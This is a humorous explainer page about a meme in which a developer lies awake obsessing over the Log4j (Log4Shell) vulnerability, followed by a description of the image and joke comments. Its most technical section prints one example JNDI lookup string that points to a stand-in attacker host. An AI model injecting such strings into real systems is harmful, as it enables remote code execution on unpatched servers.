When your partner fears cheating but you're just panicking about Log4j
Why is this Security meme funny?
Level 1: Worrying About Work
Imagine you have a super important project or problem at school that’s due tomorrow, and you just found out something is very wrong with it. You’d probably lie in bed wide awake worrying about how to fix it, right? Now imagine your friend sees you looking all nervous and quiet and thinks, “Hmm, I bet they don’t want to be my friend anymore.” But actually, you’re not thinking about friends at all – you’re just really scared about that big homework problem! In this meme, the girlfriend thinks her boyfriend must be thinking about another girl because he seems so distant. But actually, he’s stressed out about a big problem at his work. He’s a programmer, and something went terribly wrong with one of the tools (a piece of software called “Log4j”) that lots of companies use. It’s a bit like finding out the lock on your front door is broken – he’s worried because if it’s not fixed, anyone could get in! So even though he’s in bed next to his girlfriend, his mind is stuck on that work problem. The joke is that the girlfriend’s guess couldn’t be more wrong: he’s not daydreaming about another woman at all. He’s panicking about a work emergency! This makes us laugh because it’s a funny mix-up – she’s concerned about their relationship while he’s just worried about fixing something important that broke. It shows how sometimes people can stress out so much about a job or a project that they can’t even think about anything else, not even romance.
Level 2: The Great Log4j Panic
Let’s break down what’s going on for those newer to software and why developers found this meme hilarious (and a bit too real). Log4j is a popular open-source Java library used for logging – basically, it helps applications write out messages to a file or console, like keeping a diary of events. Nearly every Java application you can think of (web servers, games, business apps) uses Log4j or something similar to record errors and important events. In early December 2021, a massive problem was discovered in Log4j’s code: a security vulnerability so bad that it got a dramatic nickname: “Log4Shell.” It was what we call a Zero-Day vulnerability, meaning it was a secret hole in the software that bad guys discovered (or could use) before the good guys had a patch for it. This particular flaw allowed attackers to execute their own code on any server running Log4j, which is about as bad as it sounds. Essentially, if a malicious person could get a certain specially-crafted text to be recorded in the log (for example, by sending that text as part of a web request, an email subject, or any input that gets logged), Log4j would be tricked into fetching and running evil code from the attacker. This could let them steal data or take control of the system. Think of it as a burglar finding a master key that opens millions of doors at once – everyone using that lock (Log4j) suddenly had to rush to change it.
Now, picture developers around the world when this news hit: absolute panic. This library was buried in so many projects that people joked it was easier to list where Log4j wasn’t used. Upgrading it was urgent, but not always straightforward – welcome to Dependency Hell. “Dependencies” are external libraries or packages your project uses (like building blocks you rely on). A lot of apps had Log4j included as a dependency-of-a-dependency (maybe through another framework or tool). So developers had to scan their projects to even find out if they were using Log4j, and then update it to a safe version immediately. This was happening under immense time pressure because once the vulnerability was public, hackers all over the world started trying to exploit it. It became a round-the-clock effort, with engineers working late into the night (and through weekends) to secure their systems. Companies big and small declared emergency incidents. If you were a junior developer in one of these teams, it was baptism by fire: you might have learned more about security patches, incident response, and your company’s logging setup in a couple of days than in the past year.
Now let’s connect this to the meme. The image is a well-known format: a couple is lying in bed, and the woman looks suspicious while the man is turned away, looking troubled. The classic joke is she thinks “He must be thinking about another woman”, but the twist is the man’s thoughts are shown to be something totally nerdy or unexpected. Here, his thought bubble is literally filled with the text “log4j log4j log4j…” repeated over and over. In plain terms, the developer guy is completely preoccupied with the Log4j vulnerability. He’s in bed, but instead of being present with his partner or sleeping, his mind is racing about this bug – likely thinking: “Did I patch all our servers? Is our application still vulnerable? What if attackers are already in?” Meanwhile, the girlfriend sees him distant and assumes he’s got something romantic or personal on his mind (“other women”). That misunderstanding is the punchline. It highlights the sometimes comical disconnect between real-life relationships and the all-consuming nature of tech emergencies. For anyone who’s worked in IT or software, it’s a relatable scenario: a production bug or security issue can follow you home and keep you awake at night. The meme labels on the image make it super clear: her worry vs. his worry. She’s fretting about love; he’s fretting about a production issue (in this case a huge security flaw). This contrast is what makes it funny and true-to-life for developers. Even if you’re relatively new to coding, you can imagine the situation – your brain gets stuck on a tough problem or a critical bug, and you just can’t relax until it’s solved. In December 2021, Log4j was the problem doing that to practically everyone in the industry. So the meme is basically saying: “He’s not cheating, he’s just losing sleep over this nightmare software bug!”
Level 3: Not Another Woman, Another CVE
Anyone who was writing or deploying software in December 2021 immediately gets why this meme is so painfully accurate. The image of the girlfriend thinking “I bet he’s thinking about other women” while the boyfriend’s mind loops on “log4j log4j log4j…” perfectly captures the infosec anxiety that gripped developers during the Log4j crisis. This was no minor bug – it was a full-blown Zero-Day Vulnerability affecting a ubiquitous piece of infrastructure. For senior engineers, the phrase “Log4j” suddenly became a 3 AM wake-up call. Instead of sleeping (or, you know, doing anything fun), thousands of developers were scrambling to patch systems, comb through dependency trees, and deploy mitigations. The humor here comes from contrast: the partner suspects some juicy personal drama, but in reality the poor developer is panicking about servers getting owned by hackers exploiting Log4Shell. It’s funny in that “if I don’t laugh, I’ll cry” kind of way. We’ve all been there: production is on fire (or in this case, at severe risk of being exploited), and you can’t think of anything else until it’s fixed.
From a senior perspective, this meme also pokes at the concept of work-life balance – or the lack thereof during critical incidents. A severe security flaw like this blurs the line between work and personal life. You might be physically in bed, but mentally you’re in the war room deploying version 2.17.0 patches of Log4j across dozens of microservices. The repetition of “log4j” in his thoughts illustrates that obsessive, single-track focus engineers get during a production issue. It’s comically relatable: your family or partner sees you staring at the ceiling, assumes something emotional is up, but you’re actually debugging in your head or running through mitigation plans. This particular crisis had all the hallmarks of Dependency Hell too – Log4j was buried deep in many projects’ dependency lists, including ones you wouldn’t expect (Minecraft servers? Yep, them too). Senior devs understand that when a critical library has a flaw, it’s all hands on deck: updating dependencies, testing in a hurry, and praying nothing else breaks in the process.

The meme also taps into the shared trauma of on-call engineers. It’s a darkly humorous nod to those who have spent nights dealing with urgent patches and exploits. Remember Heartbleed or Shellshock? Log4Shell was on that same “world-is-burning” level. Companies sent out frantic emails, security teams set DEFCON 1 alerts, and Slack channels lit up with @here urgent: patch log4j NOW. If you were a senior dev or in InfoSec, you likely experienced or witnessed that collective freak-out. So the guy’s thousand-yard stare in the meme? Totally believable. He’s not planning an affair; he’s mentally cataloging which systems might still be running that vulnerable version of log4j-core. The caption might as well be: “Not tonight, honey, there’s a CVE.” It’s a perfect encapsulation of how a serious security vulnerability can hijack every thought, demonstrating the often absurd reality that in software development, a critical bug can be as stressful as any personal crisis.
Level 4: JNDI Pandora's Box
At the heart of this meme is the notorious Log4j vulnerability (nicknamed Log4Shell, CVE-2021-44228) – a zero-day vulnerability in a logging library that unleashed chaos on the internet. This was a textbook example of a Remote Code Execution (RCE) flaw: attackers could trick Log4j into running their code on your server just by printing a certain string to the logs. How? Log4j had a feature where special ${...} sequences in log messages could trigger lookups. One of these was a JNDI lookup, using Java's Java Naming and Directory Interface (JNDI) to retrieve data from remote servers. Unfortunately, JNDI isn't just a benign phonebook; it can fetch serialized Java objects or references. In Log4j's case, if you logged a substring like $\{jndi:ldap://evil.com/a\}, Log4j would obligingly reach out to evil.com via LDAP, fetch whatever code snippet was waiting, and execute it within your application. This opened a Pandora's box of problems – essentially turning a simple log line into a system backdoor. Security researchers and attackers alike quickly realized the magnitude: millions of servers were vulnerable to a one-string exploit. Under the hood, this fiasco highlighted deeper issues in software design and dependency management: an innocuous logging feature became a critical security flaw because it blurred the line between data and code. It’s a real-world example of the dangers of overly flexible APIs – a logging tool performing network lookups and executing code is the stuff of nightmares. No fancy distributed consensus algorithms or cryptographic maths were needed here; instead, dependency hell and a overlooked design decision created a perfect storm. For seasoned engineers, Log4Shell will be remembered as a sobering lesson in how even the most mundane pieces of software (logging, of all things!) can harbor explosive complexity and risk.
Description
The meme uses the classic "couple in bed, backs turned" format. On the left, a woman lies awake staring toward the camera while a man lies facing away on the right, both under cream-colored blankets and tan pillows. Large black text over the woman reads: "I bet he's thinking about other women." Over the man and across the blanket, smaller repeated text reads: "log4j log4j log4j log4j log4j log4j log4j log4j log4j," implying his singular obsession. Visually it contrasts romantic suspicion with a developer's real anxiety: the notorious Log4j zero-day (Log4Shell) that dominated security headlines and on-call rotations, illustrating how production vulnerabilities and dependency hell often hijack personal life for software engineers
Comments
8Comment deleted
She thinks I’m planning an affair; I’m just tallying the shaded Log4j copies in our prod Uber-jar and wondering which CVE will page me first - honestly, infidelity has a lower blast radius
The only thing more deeply nested than log4j's JNDI lookup chains was the dependency tree of every Java application that suddenly needed patching - and unlike the vulnerability, that technical debt isn't getting fixed with a version bump
He's not cheating - he's mentally grepping every artifact built since 2014 for a transitive log4j-core 2.x
The Log4j vulnerability was so pervasive that it became the only thing more ubiquitous than Java itself - at least Java doesn't keep you up at night wondering if that obscure third-party dependency three layers deep is still using the vulnerable version. Nothing says 'romantic evening' quite like mentally inventorying every service in your infrastructure that might be running Log4j 2.0-beta9 through 2.14.1
She's suspecting other women; he's chaining JNDI lookups for RCE in his sleep
Romance is hard when your pillow talk is a BFS over transitive JARs to find which fat image smuggled in log4j and whether the WAF regex buys enough runway to rebuild before the next war room
Log4Shell turned romance into a dependency graph - diffing SBOMs for a shaded log4j-core 2.14.1 while PagerDuty asks whether JNDI quietly invited RCE
Logforme Comment deleted